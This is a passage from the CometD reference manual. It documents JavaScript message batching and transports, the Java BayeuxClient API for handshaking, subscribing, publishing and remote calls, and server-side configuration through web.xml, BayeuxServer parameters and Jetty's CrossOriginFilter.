If you still want to risk using the `startBatch()` and `endBatch()` calls, remember that you must do so from the same context of execution; message batching has not been designed to span multiple user interactions. For example, it would be wrong to start a batch in functionA (triggered by user interaction), and ending the batch in functionB (also triggered by user interaction and not called by functionA). Similarly, it would be wrong to start a batch in functionA and then schedule (using `setTimeout()`) the execution of functionB to end the batch. Function `batch()` already does the correct batching for you (also in case of errors), so it is the recommended way to do message batching.

When a batch starts, subsequent API calls are not sent to the server, but instead queued until the batch ends. The end of the batch packs up all the queued messages into one single Bayeux message and sends it over the network to the Bayeux server.

Message batching allows efficient use of the network: instead of making three request/response cycles, batching makes only one request/response cycle.

Batches can consist of different API calls:

JAVASCRIPT

```javascript
var _subscription;
cometd.batch(function() {
    cometd.unsubscribe(_subscription);
    _subscription = cometd.subscribe('/foo', function(message) { ... });
    cometd.publish('/bar', { ... });
});
```

The Bayeux server processes batched messages in the order they are sent.

8.7. JavaScript Transports

The Bayeux protocol section defines two mandatory transports: `long-polling` and `callback-polling`.

The JavaScript CometD implementation implements these two transports and supports also the `websocket` transport (based on HTML 5 WebSockets (http://en.wikipedia.org/wiki/WebSockets)).

> At the time of this writing, the IETF has finalized the WebSocket protocol into RFC 6455 (http://www.ietf.org/rfc/rfc6455.txt). However, most of the browsers still implement earlier drafts of the WebSocket protocol, so browser support varies (most notably, Microsoft's Internet Explorer only supports WebSocket out of the box in version 10). CometD falls back to `long-polling` if the `websocket` transport does not work.

8.7.1. The `long-polling` Transport

The `long-polling` transport is the default transport if the browser and the server do not support WebSockets. This transport is used when the communication with the Bayeux server happens on the same domain, and also in the cross-domain mode for recent browsers, such as Firefox 3.5+ (see also the cross origin section). The data is sent to the server by means of a POST request with `Content-Type: application/json;charset=UTF-8` via a plain XMLHttpRequest call.

8.7.2. The `callback-polling` Transport

The `callback-polling` transport is used when the communication with the Bayeux server happens on a different domain and when the cross-domain mode is not supported (see also the cross origin section).

The JavaScript `XMLHttpRequest` object used to have restrictions when the invocation was directed to a domain different from the one to which the script had been downloaded.

Recent browsers implement now a version of `XMLHttpRequest` object that supports cross domain invocations, but for the invocation to succeed the server must collaborate, typically by deploying a cross origin servlet filter.

In case of older browsers or servers that do not deploy a cross origin solution, the `callback-polling` transport uses the JSONP script injection, which injects a `<script>` element whose `src` attribute points to the Bayeux server. The browser notices the script element injection and performs a GET request to the specified source URL. The Bayeux server is aware that this is a JSONP request and replies with a JavaScript function that the browser then executes, (and calls back into the JavaScript CometD implementation).

There are three main drawbacks in using this transport:

- The transport is chattier. This is due to the fact that the browser executes the injected scripts sequentially, and until a script has been completely "downloaded", it cannot be executed. For example, imagine a communication that involves a script injection for the long poll, and a script injection for a message publish. The browser injects the long poll script, a request is made to the Bayeux server, but the Bayeux server holds the request waiting for server-side events (so the script is not downloaded). Then the browser injects the publish script, the request is made to the Bayeux server, which replies (so the script is downloaded). However, the browser does not execute the second script, because it has not executed the first yet (since its download is not finished). In these conditions, the publish is executed only after the long poll returns. To avoid this situation, the Bayeux server, in case of `callback-polling` transport, resumes the client's long poll for every message that arrives from that client, and that's why the transport is chattier: the long poll returns more often.
- The message size is limited. This is necessary to support IE7, which has a 2083 character limit for GET requests.
- The reaction to failures is slower.This is due to the fact that if the script injection points to a URL that returns an error (for example, the Bayeux server is down), the browser silently ignores the error.

8.7.3. The `websocket` Transport

The `websocket` transport is available if the browser and the server support WebSocket. The WebSocket protocol is designed to be the bidirectional communication protocol for the web, so it is a natural fit in the CometD project.

The easiest way of enabling/disabling the `websocket` transport is to set a boolean variable *before* performing the initial CometD handshake:

JAVASCRIPT

```javascript
var cometd = dojox.cometd; // Dojo style
var cometd = $.cometd; // jQuery style

// Disable the websocket transport
cometd.websocketEnabled = false;

// Initial handshake
cometd.init('http://localhost:8080/cometd');
```

An alternative way of disabling the `websocket` transport is to unregister its transport, see also the transport unregistering section.

> Remember that enabling the `websocket` transport on the client is not enough: you must also enable it on the server. Follow the server transports section for configuring `websocket` on the server.

8.7.4. Unregistering Transports

CometD JavaScript transports are added in the JavaScript toolkit *bindings* for the CometD JavaScript library.

The CometD JavaScript API allows you to unregister transports, and this can be useful to force the use of only one transport (for example, for testing purposes), or to disable certain transports that might be unreliable. For example, it is possible to unregister the WebSocket transport by unregistering it with the following code:

JAVASCRIPT

```
var cometd = dojox.cometd; // Dojo style
var cometd = $.cometd; // jQuery style

cometd.unregisterTransport('websocket');
```

8.7.5. The cross-origin Mode

Recent browsers introduced the capability for `XMLHttpRequest` calls to be performed towards a different domain (see HTTP Access Control (https://developer.mozilla.org/En/HTTP_access_control)). The JavaScript CometD implementation also supports this, with no configuration necessary on the client (if the browser supports `XMLHttpRequest` cross-domain calls, CometD uses them) and with a bit of configuration for the server, explained in this section.

To use the cross-domain mode, you need:

- A cross-domain compliant browser.
- A compliant server (for example, Jetty configured with the `CrossOriginFilter`).

With this setup, even when the communication with the Bayeux server is cross-domain, CometD uses the `long-polling` transport, avoiding the drawbacks of the `callback-polling` transport.

9. Java Libraries

The CometD Java implementation is based on the popular Jetty Http Server and Servlet Container (http://eclipse.org/jetty), for both the client and the server, version 9 or greater.

9.1. CometD Java Libraries and Servlet 3.0

The CometD Java implementation, though based on Jetty, is based on the standard Servlet 3.0 API and therefore can be deployed to any Servlet 3.0 compliant Servlet container, leveraging the asynchronous features the Servlet Container offers. see also the Servlet 3.0 configuration section for further details.

The CometD Java Implementation offers a client library and a server library, which the following sections document in detail.

9.2. Client Library

You can use the CometD client implementation in any JSE™ or JEE™ application. It consists of one main class, `org.cometd.client.BayeuxClient`, which implements the `org.cometd.bayeux.client.ClientSession` interface.

Typical uses of the CometD Java client include:

- The transport for a rich thick Java UI (for example, Swing or Android) to communicate to a Bayeux Server (also via firewalls).
- A load generator to simulate thousands of CometD clients, for example `org.cometd.benchmark.client.CometDLoadClient`

The following sections provide details about the Java `BayeuxClient` APIs and their implementation secrets.

9.2.1. Handshaking

To initiate the communication with the Bayeux server, you need to call:

JAVA

```java
BayeuxClient client = ...;
client.handshake()
```

The following is a typical use:

JAVA

```java
// Create (and eventually set up) Jetty's HttpClient:
HttpClient httpClient = new HttpClient();
// Here set up Jetty's HttpClient, for example:
// httpClient.setMaxConnectionsPerDestination(2);
httpClient.start();

// Prepare the transport
Map<String, Object> options = new HashMap<String, Object>();
ClientTransport transport = new LongPollingTransport(options, httpClient);

// Create the BayeuxClient
ClientSession client = new BayeuxClient("http://localhost:8080/cometd", transport);

// Here set up the BayeuxClient, for example:
// client.getChannel(Channel.META_CONNECT).addListener(new ClientSessionChannel.MessageListener() { ... });

// Handshake
client.handshake();
```

`BayeuxClient` must be instantiated passing the absolute URL (and therefore including the scheme, host, optionally the port and the path) of the Bayeux server. The scheme of the URL must always be either "http" or "https". The CometD Java Client implementation will transparently take care of converting the scheme to "ws" or "wss" in case of usage of the WebSocket protocol.

Once `handshake()` has been called, you must not call `handshake()` again unless you have explicitly disconnected by calling `disconnect()`.

When `handshake()` is called, the `BayeuxClient` performs the handshake with the Bayeux server and establishes the long poll connection asynchronously.

> Calling `handshake()` *does not* mean that you have completed the handshake with the server when `handshake()` returns.

To verify that the handshake is successful, you can pass a callback `MessageListener` to `BayeuxClient.handshake()`:

JAVA

```java
ClientTransport transport = ...
ClientSession client = new BayeuxClient("http://localhost:8080/cometd", transport);
client.handshake(new ClientSessionChannel.MessageListener() {
    public void onMessage(ClientSessionChannel channel, Message message) {
        if (message.isSuccessful()) {
            // Here handshake is successful
        }
    }
});
```

An alternative, equivalent, way is to add a `MessageListener` before calling `BayeuxClient.handshake()`:

JAVA

```
ClientTransport transport = ...
ClientSession client = new BayeuxClient("http://localhost:8080/cometd", transport);
client.getChannel(Channel.META_HANDSHAKE).addListener(new ClientSessionChannel.MessageListener() {
    public void onMessage(ClientSessionChannel channel, Message message) {
        if (message.isSuccessful()) {
            // Here handshake is successful
        }
    }
});
client.handshake();
```

Another alternative is to use the built-in synchronous features of the `BayeuxClient` and wait for the handshake to complete:

JAVA

```
ClientTransport transport = ...
BayeuxClient client = new BayeuxClient("http://localhost:8080/cometd", transport);
client.handshake();
boolean handshaken = client.waitFor(1000, BayeuxClient.State.CONNECTED);
if (handshaken) {
    // Here handshake is successful
}
```

The `BayeuxClient.waitFor()` method waits the given timeout (in milliseconds) for the `BayeuxClient` to reach the given state, and returns true if the state is reached before the timeout expires.

9.2.2. Subscribing and Unsubscribing

The following sections provide information about subscribing and unsubscribing to channels.

9.2.2.1. Subscribing to Broadcast Channels

Subscribing (or unsubscribing) involves first retrieving the channel you want to subscribe to (or unsubscribe from) and then calling the `subscribe()` (or `unsubscribe()`) methods:

JAVA

```java
public class Example {
    private static final String CHANNEL = "/foo";
    private final ClientSessionChannel.MessageListener fooListener = new FooListener();

    public void attach() {
        ClientTransport transport = ...
        ClientSession client = new BayeuxClient("http://localhost:8080/cometd", transport);
        client.handshake();
        boolean handshaken = client.waitFor(1000, BayeuxClient.State.CONNECTED);
        if (handshaken) {
            client.getChannel(CHANNEL).subscribe(fooListener);
        }
    }

    private static class FooListener implements ClientSessionChannel.MessageListener {
        public void onMessage(ClientSessionChannel channel, Message message) {
            // Here you received a message on the channel
        }
    }
}
```

> You can subscribe and unsubscribe only after the handshake is completed. Calling `subscribe()` (or `unsubscribe()` *does not* mean that you have completed the subscription (or unsubscription) with the server when the method returns.

Unsubscribing is straightforward: if you unsubscribe to a channel, CometD does not deliver messages on that channel to message listeners. Using the `Example` class above:

JAVA

```java
public class Example {
    ...
    public void detach() {
        client.getChannel(CHANNEL).unsubscribe(fooListener);
    }
}
```

If you need to know whether your subscription (or unsubscription) was received and processed by the server, you can pass a callback `MessageListener` to the `subscribe()` (or `unsubscribe()`) methods:

JAVA

```
final BayeuxClient client = ...;
final ClientSessionChannel.MessageListener messageHandler = ...;
client.handshake(new ClientSessionChannel.MessageListener() {
    public void onMessage(ClientSessionChannel channel, Message message) {
        if (message.isSuccessful()) {
            // Subscribe
            client.getChannel("/foo").subscribe(messageHandler, new ClientSessionChannel.MessageListener()
{
                public void onMessage(ClientSessionChannel channel, Message message) {
                    if (message.isSuccessful()) {
                        // Subscription successful.
                    }
                }
            }
        }
    }
});
```

As in the JavaScript subscribe section, a good place to perform subscriptions is a `handshake(…)` callback or a `/meta/handshake` listener, because they are invoked transparently if the server requests a new handshake.

Applications do not need to unsubscribe in case of re-handshake; the CometD library removes the subscriptions upon re-handshake, so that when the `/meta/handshake` listener executes again the subscriptions are correctly restored (and not duplicated).

9.2.2.2. Listening to Meta Channels

The internal implementation of the Bayeux protocol uses meta channels, and it does not make any sense to subscribe to them because they are not broadcast channels. It does make sense, however, to listen to messages that arrive on those channels.

JAVA

```
public class Example {
    public void init() {
        ClientSession client = ...;
        client.getChannel(Channel.META_HANDSHAKE).addListener(new ClientSessionChannel.MessageListener() {
            public void onMessage(ClientSessionChannel channel, Message message) {
                // Here you received a handshake response message
            }
        });
    }
}
```

9.2.3. Sending Messages

CometD allows you to send messages in two ways:

1. by publishing a message onto a channel
2. by performing a remote procedure call

The first case is covered by the `ClientSessionChannel.publish()` API. The second case is covered by the `ClientSession.remoteCall()` API.

9.2.3.1. Publishing

The following is a typical example of publishing a message on a channel:

JAVA

```java
ClientTransport transport = ...
ClientSession client = new BayeuxClient("http://localhost:8080/cometd", transport);
client.handshake();

Map<String, Object> data = new HashMap<String, Object>();
// Fill in the data

ClientSessionChannel channel = client.getChannel("/game/table/1");
channel.publish(data);
```

Publishing data on a channel is an asynchronous operation.

When the message you published arrives to the server, the server replies to the client with a publish acknowledgment; this allows clients to be sure that the message reached the server. The publish acknowledgment arrives on the same channel the message was published to, with the same message `id`, with a `successful` field. If the message publish fails for any reason, for example because server cannot be reached, then a publish failure will be emitted, similarly to publish acknowledgments.

In order to be notified of publish acknowledgments or failures, you can use this variant of the `publish()` method:

JAVA

```java
Map<String, Object> data = new HashMap<String, Object>();
// Fill in the data

client.getChannel("/game/table/1").publish(data, new ClientSessionChannel.MessageListener() {
    @Override
    public void onMessage(ClientSessionChannel channel, Message message) {
        if (message.isSuccessful()) {
            // The message reached the server
        }
    }
});
```

> Calling `publish()` *does not* mean that you have published the message when `publish()` returns.

Message batching is also available:

JAVA

```
final ClientSession client = ...;
client.handshake();

client.batch (new Runnable() {
    public void run() {
        Map<String, Object> data1 = new HashMap<String, Object>();
        // Fill in the data1 map object
        client.getChannel("/game/table/1").publish(data1);

        Map<String, Object> data2 = new HashMap<String, Object>();
        // Fill in the data2 map object<
        client.getChannel("/game/chat/1").publish(data2);
    }
});
```

> The `ClientSession` API also allows you to batch using `startBatch()` and `endBatch()`, but remember to call `endBatch()` after having called `startBatch()`, for example in a `finally` block. If you don't, your messages continue to queue up, and your application does not work as expected.

9.2.3.2. Publishing Binary Data

You can send binary data such as a `byte[]` or a `ByteBuffer` by using the `org.cometd.bayeux.BinaryData` class.

Remember that you must have the binary extension enabled as specified in the binary extension section.

JAVA

```
ClientSession client = ...;
client.handshake();

byte[] bytes = ...;
client.getChannel("/channel").publish(new BinaryData(bytes, true, null));
```

As explained in the concepts section, CometD takes care of converting the `BinaryData` object into the right format and adds the binary extension to the message.

9.2.3.3. Remote Calls

Remote calls are used when the client only wants to call the server to perform some action, rather than sending a message to other clients.

The typical usage is the following:

JAVA

```java
ClientSession client = ...;
client.handshake();

...
Object data = ...;
client.remoteCall("target", data, new MessageListener() {
    @Override
    public void onMessage(Message message) {
        if (message.isSuccessful()) {
            String result = (String)message.getData();
            // Use the result.
        } else {
            // Remote call failed.
        }
    }
}
```

The first argument of `remoteCall()` is the *target* of the remote call. You can think of it as a method name to invoke on the server, or you can think of it as the action you want to perform. It may or may not have a leading `/` character, and may be composed of multiple segments such as `target/subtarget`. It must match a server-side service annotated with `@RemoteCall` as explained in this section.

The second argument of `remoteCall()` is an object with the arguments of the remote call. You can think of it as the arguments of the remote method call, reified as an object, or you can think of it as the data needed to perform the action.

The third argument of `remoteCall()` is the callback invoked when the remote call returns, or when it fails (for example due to network failures), with the response message. Data returned by the server via `RemoteCall.Caller.result()` or `RemoteCall.Caller.failure()` will be available in the response message.

9.2.3.4. Remote Calls with Binary Data

Similarly to publishing messages with binary data, it is possible to perform remote calls with binary data.

Remember that you must have the binary extension enabled in the client as specified in the binary extension section.

Here is an example that sends a `ByteBuffer`:

JAVA

```java
ClientSession client = ...;
client.handshake();

ByteBuffer buffer = ...;
client.remoteCall("target", new BinaryData(buffer, true, null), new MessageListener() {
    @Override
    public void onMessage(Message message) {
        if (message.isSuccessful()) {
            // Use the result.
        } else {
            // Remote call failed.
        }
    }
}
```

9.2.4. Disconnecting

Disconnecting is straightforward:

JAVA

```
BayeuxClient client = ...;
client.disconnect();
```

Like the other APIs, you can pass a callback `MessageListener` to be notified that the server received and processed the disconnect request:

JAVA

```
BayeuxClient client = ...;
client.disconnect(new ClientSessionChannel.MessageListener() {
    public void onMessage(ClientSessionChannel channel, Message message) {
        if (message.isSuccessful()) {
            // Server processed the disconnect request.
        }
    }
});
```

Alternatively, you can wait for the disconnect to complete:

JAVA

```
BayeuxClient client = ...;
client.disconnect();
client.waitFor(1000, BayeuxClient.State.DISCONNECTED);
```

9.2.5. Client Transports

You can configure `org.cometd.client.BayeuxClient` class to use multiple transports. It currently supports the `long-polling` transport (that in turn depends on Jetty's asynchronous HttpClient (https://www.eclipse.org/jetty/documentation/current/http-client.html)) and the `websocket` transport (that in turn depends on Jetty's asynchronous WebSocketClient (https://www.eclipse.org/jetty/documentation/current/websocket-java.html)).

There are two WebSocket transports available:

- one based on JSR 356 (https://jcp.org/en/jsr/detail?id=356), the standard Java WebSocket APIs named `org.cometd.websocket.client.WebSocketTransport` and provided by the artifact `org.cometd.java:cometd-java-websocket-javax-client`
- one based on the Jetty WebSocket APIs named `org.cometd.websocket.client.JettyWebSocketTransport` and provided by the artifact `org.cometd.java:cometd-java-websocket-jetty-client`

You should configure `BayeuxClient` with the `websocket` transport before the `long-polling` transport, so that `BayeuxClient` can fall back to the `long-polling` if the `websocket` transport fails. You do so by listing the WebSocket transport before the HTTP transport on the `BayeuxClient` constructor, for example:

JAVA

```
// Prepare the JSR 356 WebSocket transport
WebSocketContainer webSocketContainer = ContainerProvider.getWebSocketContainer();

// The WebSocketContainer must be started, but JSR 356 APIs do not define any
// lifecycle APIs, so a Jetty specific cast would be required.
// However, this is avoidable by piggybacking on HttpClient like shown below.
// ((LifeCycle)webSocketContainer).start();

ClientTransport wsTransport = new WebSocketTransport(null, null, webSocketContainer);

// Prepare the HTTP transport
HttpClient httpClient = new HttpClient();

// Add the webSocketContainer as a dependent bean of HttpClient
// so that it follows HttpClient's lifecycle.
httpClient.addBean(webSocketContainer, true);
httpClient.start();

ClientTransport httpTransport = new LongPollingTransport(null, httpClient);

// Configure the BayeuxClient, with the websocket transport listed before the http transport
BayeuxClient client = new BayeuxClient("http://localhost:8080/cometd", wsTransport, httpTransport);

// Handshake
client.handshake();
```

It is always recommended that the WebSocket transport is never used without a fallback transport such as `LongPollingTransport`. This is how you configure the Jetty WebSocket transport:

JAVA

```
// Prepare the Jetty WebSocket transport
WebSocketClient webSocketClient = new WebSocketClient();
webSocketClient.start();
ClientTransport wsTransport = new JettyWebSocketTransport(null, null, webSocketClient);

// Prepare the HTTP transport
HttpClient httpClient = new HttpClient();
httpClient.start();
ClientTransport  httpTransport = new LongPollingTransport(null, httpClient);

// Configure the BayeuxClient, with the websocket transport listed before the http transport
BayeuxClient client = new BayeuxClient("http://localhost:8080/cometd", wsTransport, httpTransport);

// Handshake
client.handshake();
```

9.2.5.1. Client Transports Configuration

The transports used by `BayeuxClient` can be configured with a number of parameters. Below you can find the parameters that are common to all transports, and those specific for each transport.

Table 1. Client Transports Common Parameters

Parameter Name	Required	Default Value	Parameter Description

jsonContext	no	`org.cometd.common.JettyJSONContextClient`	The `JSONContext.Client` class name (see also the JSON section)

Table 2. Long Polling Client Transport Parameters

Parameter Name	Required	Default Value	Parameter Description
maxNetworkDelay	no	`HttpClient` request timeout	The maximum number of milliseconds to wait before considering a request to the Bayeux server failed
maxMessageSize	no	1048576	The maximum number of bytes of a HTTP response, which may contain many Bayeux messages
maxBufferSize	no		Deprecated, use `maxMessageSize` instead

Table 3. WebSocket Client Transport Parameters

Parameter Name	Required	Default Value	Parameter Description
maxNetworkDelay	no	15000	The maximum number of milliseconds to wait before considering a message to the Bayeux server failed
connectTimeout	no	30000	The maximum number of milliseconds to wait for a WebSocket connection to be opened
idleTimeout	no	60000	The maximum number of milliseconds a WebSocket connection is kept idle before being closed
maxMessageSize	no	8192	The maximum number of bytes allowed for each WebSocket message (each WebSocket message may carry many Bayeux messages)
stickyReconnect	no	true	Whether to stick using the WebSocket transport when a WebSocket transport failure has been detected after the WebSocket transport was able to successfully connect to the server

9.2.5.2. Long-polling Transport Dependencies

If you are building your application with Maven (http://maven.apache.org) (the recommended way), your application just needs to declare dependencies for:

- `org.cometd.java:cometd-java-client` (Maven automatically pulls the Jetty dependencies that the `cometd-java-client` artifact needs).
- an SLF4J (http://slf4j.org) (the logging library) implementation such as `org.slf4j:slf4j-simple` (recommended: `org.slf4j:slf4j-log4j12` or `ch.qos.logback:logback-classic`).

With these dependencies in place, you can use the `long-polling` transport out of the box.

9.2.5.3. WebSocket Transport Dependencies

The dependencies for the JSR 356 WebSocket transport are:

- `org.cometd.java:cometd-java-websocket-javax-client` (and transitive dependencies)
- an SLF4J (http://slf4j.org) (the logging library) implementation such as `org.slf4j:slf4j-simple` (recommended: `org.slf4j:slf4j-log4j12` or `ch.qos.logback:logback-classic`).

The dependencies for the Jetty WebSocket transport are:

- `org.cometd.java:cometd-java-websocket-jetty-client` (and transitive dependencies)
- an SLF4J (http://slf4j.org) (the logging library) implementation such as `org.slf4j:slf4j-simple` (recommended: `org.slf4j:slf4j-log4j12` or `ch.qos.logback:logback-classic`).

Maven will automatically pull the transitive dependencies that each artifact needs.

9.3. Server Library

To run the CometD server implementation, you need to deploy a Java web application to a Servlet Container.

You configure the web application with the CometD *servlet* that interprets the Bayeux protocol (see also the server configuration section for the CometD servlet configuration details).

While CometD interprets Bayeux messages, applications normally implement their own business logic, so they need to be able to interact with Bayeux messages – inspect them, modify them, publish more messages on different channels, and interact with external systems such as web services or persistent storage.

In order to implement their own business logic, applications need to write one or more user-defined services, see also the services section, that can act upon receiving messages on Bayeux channels.

The following sections present detailed information about the Java Server APIs and their implementation.

9.3.1. Configuring the Java Server

You can specify `BayeuxServer` parameters and server transport parameters in `web.xml` as init parameters of the `org.cometd.server.CometDServlet` . If the CometD servlet creates the `BayeuxServer` instance, the servlet init parameters are passed to the `BayeuxServer` instance, which in turn configures the server transports.

If you followed the primer, Maven has configured the `web.xml` file for you; here are details its configuration, a sample `web.xml` :

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <init-param>
            <param-name>timeout</param-name>
            <param-value>60000</param-value>
        </init-param>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

</web-app>
```

You must define and map the `org.cometd.server.CometDServlet` in `web.xml` to enable the server to interpret the Bayeux protocol. It is normally mapped to `/cometd/*`, but you can change the `url-pattern` mapping if you prefer, or even have multiple mappings.

9.3.2. Configuring `BayeuxServer`

Here is the list of configuration init parameters that the `BayeuxServer` implementation accepts:

Table 4. `BayeuxServer` *Configuration Parameters*

Parameter Name	Default Value	Parameter Description
allowedTransports	""	A comma-separated list of `ServerTransport` names allowed. If not specified, the default server transports are allowed.
broadcastToPublisher	true	When a publisher is also subscribed to the channel it publishes a message to, this parameter controls whether `BayeuxServer` should broadcast the message to all subscribers (including the publisher), or only to the other subscribers.

jsonContext	`org.cometd.server.JettyJSONContextServer`	The full qualified name of a class implementing `org.cometd.common.JSONContext.Server`. The class is loaded and instantiated using the default constructor.
transports	""	A comma-separated list of `ServerTransport` implementation class names (that take a `org.cometd.server.BayeuxServerImpl` as only constructor parameter) that define the server transports.
validateMessageFields	true	Whether message fields such as `channel`, `id` and `subscription` should be validated to contain legal characters as defined in the Bayeux specification.
sweepPeriod	997	The period, in milliseconds, of the sweeping activity performed by the server.

9.3.2.1. Configuring Server Transports

CometD server transports are pluggable; the CometD implementation provides commonly used transports such as HTTP or WebSocket, but you can write your own. You can configure the server transports using parameters that may have a prefix that specifies the transport the parameter refers to.

For example, the parameter `timeout` has no prefix, and hence it is valid for all transports; the parameter `callback-polling.jsonp.timeout` overrides the `timeout` parameter for the `callback-polling` transport only, while `ws.timeout` overrides it for the `websocket` transport (see `org.cometd.bayeux.Transport` javadocs (http://docs.cometd.org/apidocs/org/cometd/bayeux/Transport.html) for details).

Here is the list of configuration init parameters (to be specified in `web.xml`) that different server transports accept:

Table 5. `ServerTransport` *Common Configuration Parameters*

Parameter Name	Default Value	Parameter Description
timeout	30000	The time, in milliseconds, that a server waits for a message before replying to a `/meta/connect` with an empty reply.
interval	0	The time, in milliseconds, that the client must wait between the end of one `/meta/connect` request and the start of the next.
maxInterval	10000	The maximum period of time, in milliseconds, that the server waits for a new `/meta/connect` message from a client before that client is considered invalid and is removed.

maxProcessing	-1	The maximum period of time, in milliseconds, that the server waits for the processing of a message before considering the session invalid and removing it. A negative value means to wait forever.
maxLazyTimeout	5000	The maximum period of time, in milliseconds, that the server waits before delivering or publishing lazy messages.
metaConnectDeliverOnly	false	Whether the transport should deliver the messages only via `/meta/connect` (enables server-to-client strict message ordering – but not reliability). Enabling this option allows for server-to-client strict message ordering at the cost of a slightly chattier protocol (because delivery via `/meta/connect` may require waking up pending replies).
maxQueue	-1	The maximum size of the `ServerSession` queue. A value of -1 means no queue size limit. A positive value triggers the invocation of `org.cometd.bayeux.server.ServerSession.MaxQueueListener` when the max queue size is exceeded.
maxMessageSize	<impl>	The maximum size, in bytes, of an incoming transport message (the HTTP body or the WebSocket message - both may contain multiple Bayeux messages). The default value depends on the transport implementation.

Table 6. Long Polling & Callback Polling `ServerTransport` *Configuration Parameters*

Parameter Name	Default Value	Parameter Description
maxSessionsPerBrowser	1	The max number of sessions (tabs/frames) allowed to long poll from the same browser using the HTTP/1.1 protocol; a negative value allows unlimited sessions (see also this section).
http2MaxSessionsPerBrowser	-1	The max number of sessions (tabs/frames) allows to long poll from the same browser using the HTTP/2 protocol; a negative value allows unlimited sessions (see also this section).
multiSessionInterval	2000	The period of time, in milliseconds, that specifies the client normal polling period in case the server detects more sessions (tabs/frames) connected from the same browser than allowed by the `maxSessionsPerBrowser` parameter. A non-positive value means that additional sessions are disconnected.
browserCookieName	BAYEUX_BROWSER	The name of the cookie used to identify multiple sessions (see also this section).
browserCookieDomain		The domain of the cookie used to identify multiple sessions (see also this section). By default there is no domain.

browserCookiePath	/	The path of the cookie used to identify multiple sessions (see also this section).
browserCookieSecure	false	Whether to add the `Secure` attribute to the cookie used to identify multiple sessions (see also this section).
browserCookieHttpOnly	true	Whether to add the `HttpOnly` attribute to the cookie used to identify multiple sessions (see also this section).

Table 7. WebSocket `ServerTransport` *Configuration Parameters*

Parameter Name	Default Value	Parameter Description
ws.cometdURLMapping		**Mandatory**. A comma separated list of `url-pattern` strings defined by the `servlet-mapping` of the CometD Servlet.
ws.messagesPerFrame	1	How many Bayeux messages should be sent per WebSocket frame. Setting this parameter too high may result in WebSocket frames that may be rejected by the recipient because they are too big.
ws.bufferSize	<impl>	The size, in bytes, of the buffer used to read and write WebSocket frames. The default value depends on the implementation. For the Jetty WebSocket implementation, this value is 4096.
ws.idleTimeout	<impl>	The idle timeout, in milliseconds, for the WebSocket connection. The default value depends on the implementation. For the Jetty WebSocket implementation this value is 300000.
ws.requireHandshakePerConnection	false	Whether every new WebSocket connection requires a handshake, see the security section.
ws.enableExtension.<extension_name>	true	Whether the WebSocket extension with the given `extension_name` (for example `ws.enableExtension.permessage-deflate`) should be enabled if client and server could negotiate it. If either the client or the server does not support the extension, then the extension cannot be negotiated and this option has no effect. Otherwise, both client and server support the extension, which is negotiated only if this option evaluates to true (i.e. either this option is absent or explicitly set to `true`); if this option evaluates to `false`, the extension is not negotiated.

9.3.2.2. Configuring the `CrossOriginFilter`

Independently from the Servlet Container you are using, Jetty provides a standard, portable, `org.eclipse.jetty.servlets.CrossOriginFilter` . This filter implements the Cross-Origin Resource Sharing (http://www.w3.org/TR/access-control/) specification, and allows recent browsers that implement it to perform cross-domain JavaScript requests (see also the JavaScript transports section).

Here is an example of `web.xml` configuration for the `CrossOriginFilter` :

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <init-param>
            <param-name>timeout</param-name>
            <param-value>60000</param-value>
        </init-param>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <filter>
        <filter-name>cross-origin</filter-name>
        <filter-class>org.eclipse.jetty.servlets.CrossOriginFilter</filter-class>
        <async-supported>true</async-supported>
    </filter>
    <filter-mapping>
        <filter-name>cross-origin</filter-name>
        <url-pattern>/cometd/*</url-pattern>
    </filter-mapping>

</web-app>
```

Refer to the Jetty Cross Origin Filter documentation (https://www.eclipse.org/jetty/documentation/current/cross-origin-filter.html) for the filter configuration.

9.3.2.3. Configuring Servlet 3 Asynchronous Features

The CometD libraries are portable across Servlet Containers because they use the standard Servlet 3 APIs.

To enable the Servlet 3 asynchronous features, you need to:

- Make sure that in `web.xml` the `version` attribute of the `web-app` element is 3.0 <1>.
- Add the `async-supported` element to filters that might execute before the `CometDServlet` *and* to the `CometDServlet` itself <2>.

Remember to always specify the `load-on-startup` element for the CometD Servlet.

For example:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
         version="3.0"> 1

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported> 2
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <filter>
        <filter-name>cross-origin</filter-name>
        <filter-class>org.eclipse.jetty.servlets.CrossOriginFilter</filter-class>
        <async-supported>true</async-supported> 2
    </filter>
    <filter-mapping>
        <filter-name>cross-origin</filter-name>
        <url-pattern>/cometd/*</url-pattern>
    </filter-mapping>

</web-app>
```

The typical error that you get if you do not enable the Servlet 3 asynchronous features is the following:

```
IllegalStateException: the servlet does not support async operations for this request
```

